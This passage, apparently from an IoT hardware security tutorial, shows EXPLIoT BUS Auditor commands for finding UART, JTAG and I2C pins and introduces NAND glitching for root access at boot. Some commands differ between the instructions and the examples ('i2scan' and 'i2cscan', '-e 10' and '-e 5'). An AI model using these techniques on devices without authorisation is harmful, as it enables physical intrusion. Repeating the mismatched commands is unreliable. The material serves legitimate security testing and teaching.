
   `run busauditor.generic.uartscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 1`

   `-v` → voltage

   `-p` → dev/tty* port

   `-s` → starting channel

   `-e` → ending channel



```
ef> run busauditor.generic.uartscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 1


JTAG

The Joint Test Action Group (JTAG) adapted as IEEE 1149.1 consists of four pins—Test Mode Select (TMS), Test Clock (TCK), Test Data In (TDI), and Test Data Out (TDO)—and one additional optional pin, Test Reset (TRST).

Listed below are the steps involved in identifying JTAG:

1. Connect the CH0 to CH8 channels of BUS Auditor to the JTAG header.
2. Connect both the DIVA board and BUS Auditor to the computer.
3. Run the following command in the EXPLIoT framework:

   `run busauditor.generic.jtagscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10`



```
ef> run busauditor.generic.jtagscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 5


I2C

Inter-Integrated Circuit (I2C) uses serial data (SDA) to send and receive data and a serial clock (SCL).

Listed below are the steps involved in identifying I2C:

1. Connect the CH0 to CH8 channels of BUS Auditor to the header.
2. Connect both the DIVA board and BUS Auditor to the computer.
3. Run the following command in the EXPLIoT framework:

   `run busauditor.generic.i2scan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10`



```
ef> run busauditor.generic.i2cscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10

NAND Glitching

Attackers often focus on gaining privileged access to IoT devices or routers by exploiting their booting vulnerabilities using techniques such as glitching. NAND glitching is the process of gaining privileged root access while booting a device, which can be performed by making a ground connection to the serial I/O pin of a flash memory chip. 